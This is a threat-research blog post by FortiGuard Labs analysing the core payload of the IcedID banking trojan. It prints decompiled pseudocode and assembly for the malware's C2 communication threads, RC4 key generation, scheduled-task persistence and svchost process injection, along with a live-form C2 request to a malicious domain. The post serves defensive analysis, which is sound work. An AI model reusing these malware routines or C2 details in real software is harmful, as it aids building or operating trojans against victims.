

A Deep Dive Into IcedID Malware: Part II - Analysis of the Core IcedID Payload (Parent Process)

By Kai Lu

Published: 2019-07-16 · Archived: 2026-04-05 17:24:53 UTC

FortiGuard Labs Threat Analysis Report Series

In [part I](#) of this blog series, I demonstrated how to unpack the IcedID malware, hooking and process injection techniques used by IcedID, as well as how to execute the IcedID payload. In this part below, let's take a closer look at the core payload.

0x01 Overview Of The Payload

The following is the entry point of the payload. It first unhooks the function RtlExitUserProcess. The core function is implemented in the function sub_0x27FE(). Once the core module is executed successfully, the program is entering into an infinite loop that ensures the svchost.exe process does not exit.




Figure 1. The entry point of the payload

Next, let's look at the function sub_0x27FE().

```
signed int sub_4427FE()
{
    int v1; // eax

    anti_debug_SetUnhandledExceptionFilter(); // anti debug
    sub_442A7A(); // get c2 list
    sub_44286C(); // get sid
    do_mappingfile();
    if ( sub_44376E() )
    {
        while ( 1 )
        {
            v1 = sub_443B3C((LPWSTR)(MEMORY[0x474F8] + 324));
            if ( v1 > 0 )
                break;
            if ( v1 < 0 )
                goto LABEL_2;
            Sleep(0x1388u);
        }
    LABEL_7:
        ExitProcess(0);
    }
    LABEL_2:
    if ( !sub_44276D() )
        goto LABEL_7;
    wrap_createthread();
    sub_445375();
    sub_441BE6();
    sub_444AD3();
    sub_44202E();
    return 1;
}
```

Figure 2. The function sub_0x27FE()

In the next sections, I will show you what the function does.

0x02 Two Injected Memory Regions

As you can see in Figure 15 of [Part I](#), there are two injected memory regions into svchost.exe process. The first one is a data segment whose size is 8KB. This segment stores several system API's addresses at the beginning, encrypted C2 server list as well as other useful info.

The following is the system API's addresses. The program can invoke them indirectly by instructions like "call [base_addr + offset]". The way of indirectly calling system API is tricky to static analysis.

Address	Hex	ASCII
00090000	01 00 00 00 00 00 00 00 D8 52 13 77 00 00 00 00OR.w.....
00090010	98 6A 13 77 00 00 00 00 18 5E 13 77 00 00 00 00	..j.w.....w.....
00090020	18 6A 13 77 00 00 00 00 B8 22 15 77 00 00 00 00	..j.w....."w.....
00090030	8D 22 15 77 00 00 00 00 2B E1 14 77 00 00 00 00	..".w.....+d.w.....
00090040	78 57 13 77 00 00 00 00 7D 53 1A 77 00 00 00 00	..xw.w.....}S.w.....
00090050	78 59 13 77 00 00 00 00 B8 15 00 00 00 BA B8 8F	..xY.w.....o.....
00090060	01 00 00 BA B8 D7 00 00 00 BA B8 87 01 00 00 BA	..o x.....o.....
00090070	8B FF 55 8B EC 51 8B FF 55 8B EC 6A 8B FF 55 8B	..yu.iq.yu.ij.yu.....
00090080	EC 53 CC 5D 00 00 00 BA 8B FF 55 8B EC 0F B8 7D	..isi].....yu.i.}.....
00090090	00 00 00 BA 00 00 00 00 00 00 00 00 00 00 00 00o.....o.....
000900A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00o.....o.....

System APIs's addresses

Figure 3. The system API's addresses stored in the injected memory region

The following is these corresponding API's names for the addresses above.

```

0000 01 00 00 00          dd 1
0004 00 00 00 00          dd 0
0008 D8 52 13 77          ZwAllocateVirtualMemory dd 771352D8h
000C 00 00 00 00          dd 0
0010 98 6A 13 77          ZwWriteVirtualMemory dd 77136A98h
0014 00 00 00 00          dd 0
0018 18 5F 13 77          ZwProtectVirtualMemory dd 77135F18h
001C 00 00 00 00          dd 0
0020 18 6A 13 77          ZwWaitForSingleObject dd 77136A18h
0024 00 00 00 00          dd 0
0028 B8 22 15 77          LdrLoadDll dd 771522B8h
002C 00 00 00 00          dd 0
0030 8D 22 15 77          LdrGetProcedureAddress dd 7715228Dh
0034 00 00 00 00          dd 0
0038 2B E1 14 77          RtlExitUserProcess dd 7714E12Bh
003C 00 00 00 00          dd 0
0040 78 57 13 77          ZwCreateUserProcess dd 77135778h
0044 00 00 00 00          dd 0
0048 7D 53 1A 77          RtlDecompressBuffer dd 771A537Dh
004C 00 00 00 00          dd 0
0050 78 59 13 77          ZwFlushInstructionCache dd 77135978h
0054 00 00 00 00          dd 0
    
```

Figure 4. These system API's names

Additionally, it stores the encrypted C2 server list at offset **0x350**.

Address	Hex	ASCII
00090330	00 00 00 00
00090340	00 00 00 00
00090350	94 44 5C 27 6C 4F 7C 99 86 06 42 E0 3F B7 46 36	..D\ 0 ...Bã?-F6
00090360	08 81 4C B3 59 27 1A 87 96 6B BE CA 91 17 2F 8F	..L³y'...kXÉ../. U-Çõärµúýr¹.X0;&
00090370	55 B7 C7 F6 E0 72 B5 FA FD 72 6C 90 58 D6 3B 26	..k¶E!..Ö.ãáýr à
00090380	08 9D 4B B6 45 21 1D 96 D6 7F E2 C6 FD 72 20 E0	"YBüãf²üæ(:.U0* iø80,Uió..IY..Bà
00090390	22 A5 DF F9 E4 66 B2 FC E6 28 3A 99 55 D6 2A 54	/0*...A...Bà/0* iø80,Uió..IY..Bà
000903A0	69 F3 38 DB 2C 55 69 F3 B8 1B CC A5 91 07 42 E0	/0*...A...Bà/0* iø80,Uió..IY..Bà
000903B0	2F D6 AA 94 89 03 C0 9F 8E 06 42 E0 2F D6 2A 54	/0*...A...Bà/0* iø80,Uió..IY..Bà
000903C0	69 F3 38 DB 2C 55 69 F3 B8 1B CC A5 91 07 42 E0	/0*...A...Bà/0* iø80,Uió..IY..Bà
000903D0	2F D6 AA 94 89 03 C0 9F 8E 06 42 E0 2F D6 2A 54	/0*...A...Bà/0* iø80,Uió..IY..Bà
000903E0	69 F3 38 DB 2C 55 69 F3 B8 1B CC A5 91 07 42 E0	/0*...A...Bà/0* iø80,Uió..IY..Bà
000903F0	2F D6 AA 94 89 03 C0 9F 8E 06 42 E0 2F D6 2A 54	/0*...A...Bà/0* iø80,Uió..IY..Bà
00090400	69 F3 38 DB 2C 55 69 F3 B8 1B CC A5 91 07 42 E0	/0*...A...Bà/0* iø80,Uió..IY..Bà
00090410	2F D6 AA 94 89 03 C0 9F 8E 06 42 E0 2F D6 2A 54	/0*...A...Bà/0* iø80,Uió..IY..Bà
00090420	69 F3 38 DB 2C 55 69 F3 B8 1B CC A5 91 07 42 E0	/0*...A...Bà/0* iø80,Uió..IY..Bà
00090430	2F D6 AA 94 89 03 C0 9F 8E 06 42 E0 2F D6 2A 54	/0*...A...Bà/0* iø80,Uió..IY..Bà
00090440	69 F3 38 DB 2C 55 69 F3 B8 1B CC A5 91 07 42 E0	/0*...A...Bà/0* iø80,Uió..IY..Bà
00090450	00 00 00 00
00090460	00 00 00 00
00090470	00 00 00 00
00090480	00 00 00 00
00090490	00 00 00 00
000904A0	00 00 00 00
000904B0	00 00 00 00

Encrypted C2 server list

Figure 5. The encrypted C2 server list

The second memory region has three segments (one code segment and two data segments). The core function of the payload is implemented in the code segment.

0x03 Communication With C2 Server

Let's first look at how to get the C2 server list. As shown in Figure 5, the encrypted data are 256 bytes. And the decrypted data is shown in Figure 6.

Address	Hex	ASCII
0023FB88	00 00 00 00	...aLX.....alb
0023FBC8	61 72 74 68 75 72 73 74 2E 70 72 6F 00 10 6D 6F	arthurst.pro..mo
0023FBD8	7A 61 6D 62 69 71 75 65 73 74 2E 70 77 00 11 7F	zambiquest.pw..r
0023FBE8	61 6E 73 6D 69 74 74 65 6E 64 2E 63 6C 75 62 00	ansmittend.club
0023FBF8	0D 73 75 6D 6D 65 72 63 68 2E 78 79 7A 00 00 00	summerch.xyz...
0023FC08	00 00 00 00

C2 server list

Figure 6. The C2 server list

We can get the initial C2 server list.

```
albarthurst[.]pro  
mozambiquest[.]pw  
ransmittend[.]club  
summerch[.]xyz
```

IcedID uses the WinHTTP APIs to communicate with C2 servers. It sends a request and receives the response over HTTPS. We can intercept the HTTPS traffic via Fiddler. But before using it, we have to set WinHTTP's Proxy. On Windows Vista and later, we need to use an elevated (admin) command prompt to call netsh like the following. The detailed instructions please refer to <https://www.telerik.com/blogs/using-fiddler-with-winhttp>.




Figure 7. Set WinHTTP's Proxy

The following is the decrypted HTTPS traffic IcedID sent in Fiddler.




Figure 8. The decrypted HTTPS traffic IcedID sent in the initial stage

In the initial stage, IcedID could send a HTTP request over SSL to the C2 server. Then it parses the response and continues to send 7 HTTP requests over SSL to download seven .DAT config files. Next, let's dive into the URL parameters of the HTTP POST request. I highlighted some key items.

```

IcedID version
POST https://mozambiquest.pw/in.php?g=2&c=06BC4CE519AA26AC88&p=0&r=108&i=0&n=0&o=0&k=17947&a=8&l= HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 248
Host: mozambiquest.pw
    
```

Figure 9. The HTTP POST request’s URL parameters

The first one is the Bot ID which is also used as RC4 key to encrypt the original .DAT config files. The parameter ‘r’ indicates the version of IcedID. Its version number is 108 in this sample. Regarding the RC4 key generation algorithm, I will unveil its details in next section.

0x04 RC4 Key Generation Algorithm

The function sub_0x29E2 is used to generate the RC4 key whose size is 4 in bytes.

RC4 key generation algorithm

```

offset: 0x29B2
Attributes: bp-based frame fpd=78h
generate_RC4_key proc near
Buffer= word ptr -0B4h
Sid= byte ptr -54h
var_48= qword ptr -48h
var_40= dword ptr -40h
peUse= dword ptr -14h
cbSid= dword ptr -10h
SystemTimeAsFileTime= _FILETIME ptr -0Ch
nSize= dword ptr -4
push ebp
lea ebp, [esp-78h]
sub esp, 0B4h
push esi
push edi
push 2Fh
pop edi
lea eax, [ebp+78h+nSize]
mov [ebp+78h+nSize], edi
push eax ; nSize
lea eax, [ebp+78h+Buffer]
mov [ebp+78h+cbSid], 40h
push eax ; lpBuffer
xor esi, esi ; NameType
push esi ; NameType
call ds:GetComputerNameExW
test eax, eax
jz short loc_442A1B

lea eax, [ebp+78h+peUse]
push [ebp+78h+nSize], edi
lea eax, [ebp+78h+nSize] ; cchReferencedDomainName
push eax ; ReferencedDomainName
lea eax, [ebp+78h+Buffer]
push eax ; cbSid
lea eax, [ebp+78h+Sid]
push eax ; Sid
lea eax, [ebp+78h+Buffer]
push eax ; lpAccountName
push esi ; lpSystemName
call ds:LookupAccountNameW
test eax, eax
jz short loc_442A1B

mov eax, dword ptr [ebp+78h+var_48]
mov [ebp+78h+SystemTimeAsFileTime.dwLowDateTime], eax
mov eax, dword ptr [ebp+78h+var_48+4]
mov [ebp+78h+SystemTimeAsFileTime.dwHighDateTime], eax
add [ebp+78h+SystemTimeAsFileTime.dwLowDateTime+2], eax
jmp short loc_442A28

loc_442A1B:
lea eax, [ebp+78h+SystemTimeAsFileTime]
xor esi, esi ; lpSystemTimeAsFileTime
push eax ; lpSystemTimeAsFileTime
inc esi
call ds:GetSystemTimeAsFileTime

loc_442A28:
mov ecx, [ebp+78h+SystemTimeAsFileTime.dwHighDateTime]
xor ecx, [ebp+78h+SystemTimeAsFileTime.dwLowDateTime]
mov ds:474A8h, ecx
shr eax, 18h
mov eax, ecx
shr eax, 10h
add dl, al
mov eax, ecx
    
```

ecx is the RC4 key, which is stored at offset 0x74A8

Figure 10. The RC4 key generation algorithm

The RC4 key is stored at offset 0x74A8 from starting address of the second injected memory region. Then the RC4 key is also copied to the buffer at offset 0x74B8.

0x05 Multiple Threads For Cooperative Work

IcedID could create multiple threads to perform different tasks. Based on my analysis, there are five child threads created by invoking the function CreateThread. Some threads are always running, the others would exit after completing their tasks depending on the received C2 command. Here I list their thread functions below.

Thread 1 - Thread Function 0x2601

This thread function is mainly responsible for the initial communication with C2 server, handling the HTTP response, as well as downloading the .DAT config files or other types of files depending on the HTTP response and storing them into the corresponding folders. The following is the pseudo code of this thread function.

```
void __stdcall __noreturn sub_442601(LPVOID lpThreadParameter)
{
    signed int v1; // edi
    void *v2; // eax
    signed int v3; // esi
    void *v4; // STOS_4
    HANDLE v5; // eax
    void *v6; // STOS_4
    HANDLE v7; // eax
    void *v8; // [esp+4h] [ebp-30h]
    int v9; // [esp+8h] [ebp-24h]
    int v10; // [esp+Ch] [ebp-20h]
    const char *v11; // [esp+10h] [ebp-1Ch]
    int v12; // [esp+14h] [ebp-18h]
    LPVOID v13; // [esp+18h] [ebp-14h]
    int v14; // [esp+1Ch] [ebp-10h]
    int v15; // [esp+20h] [ebp-Ch]
    int v16; // [esp+24h] [ebp-8h]
    LPVOID lpMem; // [esp+28h] [ebp-4h]
    int savedregs; // [esp+2Ch] [ebp+0h]

    v1 = 1;
    SetErrorMode(0x8007u);
    v15 = 0;
    v10 = 0;
    v9 = 2;
    v11 = "si=0&n=0&o=0&k=29683&a=8&l=";
    while ( 1 )
    {
        WaitForSingleObject((HANDLE)0x10C, 0x493E0u); // It waits until the specified object is in the signaled state or the time-out interval (here it's 5 mins) elapses.
        v12 = sub_4421D8((int)v11); // Generate the url parameter, v11 points to the buffer stored the parameter, the return value is the length of buffer.
        if ( v1 )
        {
            v2 = (void *)sub_44226C(v8); // The return value points to the buffer stored the http request body.
            v13 = v2;
            if ( v2 )
            {
                v14 = strlenA((LPCSTR)v2);
                v1 = 0;
            }
        }
        lpMem = 0;
        v16 = 0;
        if ( wrap_communicatewithC2( (DWORD)&savedregs, (int)&v9, (int *)&lpMem, &v16 ) )
        {
            if ( lpMem && v16 )
            {
                v3 = sub_4412C6(lpMem); // Handle http response, in next step, it continues to download the .dat files, and write these files into the corresponding folders.
                if ( lpMem )
                {
                    v4 = lpMem;
                    v5 = GetProcessHeap();
                    HeapFree(v5, 0, v4);
                }
            }
            else
            {
                v3 = 0;
            }
            if ( v3 )
            {
                if ( v13 )
                {
                    v6 = v13;
                    v7 = GetProcessHeap();
                    HeapFree(v7, 0, v6);
                }
                v13 = 0;
                v16 = 0;
                v9 = 1;
            }
        }
    }
}

```

Thread function 0x2601

00002601 sub_442601:2 (442601)

Figure 11. The thread function 0x2601

In this infinite loop, it waits until the specified object is in the signaled state or the time-out interval (here it's 5 minutes) elapses. Then it generates the URL parameters and HTTP request body. Next, it could communicate with C2 server over HTTPS. Finally, it handles the HTTP response and continues to download the .DAT config files or other files depending on the parsing result of the HTTP response. This thread doesn't exit and is always running to communicate with the C2 server.

When IcedID is executed at the first time, the initial communication traffic is shown below.



Figure 12. The initial communication with C2 server

As shown in Figure 12, the response is a multiple-line message. Each line is a C2 command consisting of three parts that are separated by a semicolon. The malware could call the corresponding handler function to complete specific task based on the C2 command number. The first part represents the event ID, the second part represents the index of handler function, the third part represents the parameter passed to the handler function. The following is the call to handler function.




Figure 13. The call to handler function and all handler's addresses

In this IcedID sample, it supports 18 different types of C2 commands.

Thread 2 - Thread Function 0x5599

This thread function is responsible for downloading .DAT config file and other types of files (such as executable file) from C2 server, and saving these data into the local files. For .DAT config files, the HTTP response body is encrypted twice by RC4 algorithm with two different keys. Let's take a closer look at the encryption process. The following is the HTTP response from C2 server.




Figure 14. Two-layer RC4 encryption process on HTTP response body

As shown in Figure 14, the first 8 bytes in the HTTP response body is the first layer's RC4 key. The length of second RC4 key is 4 in bytes. Its generation algorithm refers to the section "RC4 key generation algorithm".

Thread 3 - Thread Function 0x2E59

This thread function is responsible for copying the IcedID PE file into "C:\ProgramData\{0CD48D26-D226-4D28-9E39-3D2840658FD3}\{8CD48D26-D226-4D28-9E3A-3D2844658FD3}\qgbjaykqtsu.exe" and scheduling a task at logon. The name of the sub-directory may differ on different compromised machines. The scheduled task is shown below.




Figure 15. Schedule a task at logon

Thread 4 - Thread Function 0x1F9B

This thread function is responsible for communicating with C2 server. This thread is created in the handler function which handles the C2 command 17 in Figure 13.

Thread 5 - Thread Function 0x52FC

This thread function is responsible for creating three new svchost.exe child processes and injecting code into these processes' space.

```

DWORD __stdcall Thread_func_process_injection(LPVOID lpThreadParameter)
{
    HANDLE v1; // eax
    void *v2; // esi
    HANDLE v3; // eax
    DWORD ExitCode; // [esp+4h] [ebp-4h]

    do
    {
        v1 = createprocess_and_injection((int)lpThreadParameter);
        v2 = v1;
        if ( !v1 )
            break;
        WaitForSingleObject(v1, 0xFFFFFFFF);
        GetExitCodeProcess(v2, &ExitCode);
        CloseHandle(v2);
    }
    while ( ExitCode != 4386 );
    if ( lpThreadParameter )
    {
        v3 = GetProcessHeap();
        HeapFree(v3, 0, lpThreadParameter);
    }
    return 0;
}

HANDLE __cdecl createprocess_and_injection(int a1)
{
    struct _STARTUPINFOA StartupInfo; // [esp+8h] [ebp-64h]
    CHAR CommandLine; // [esp+4Ch] [ebp-20h]
    struct _PROCESS_INFORMATION ProcessInformation; // [esp+5Ch] [ebp-10h]

    wrap_memset(&StartupInfo, 0, 0x44u);
    StartupInfo.cb = 68;
    ProcessInformation.hProcess = 0;
    ProcessInformation.hThread = 0;
    ProcessInformation.dwProcessId = 0;
    ProcessInformation.dwThreadId = 0;
    decrypt_str((unsigned int *)0x48514, (int)&CommandLine);
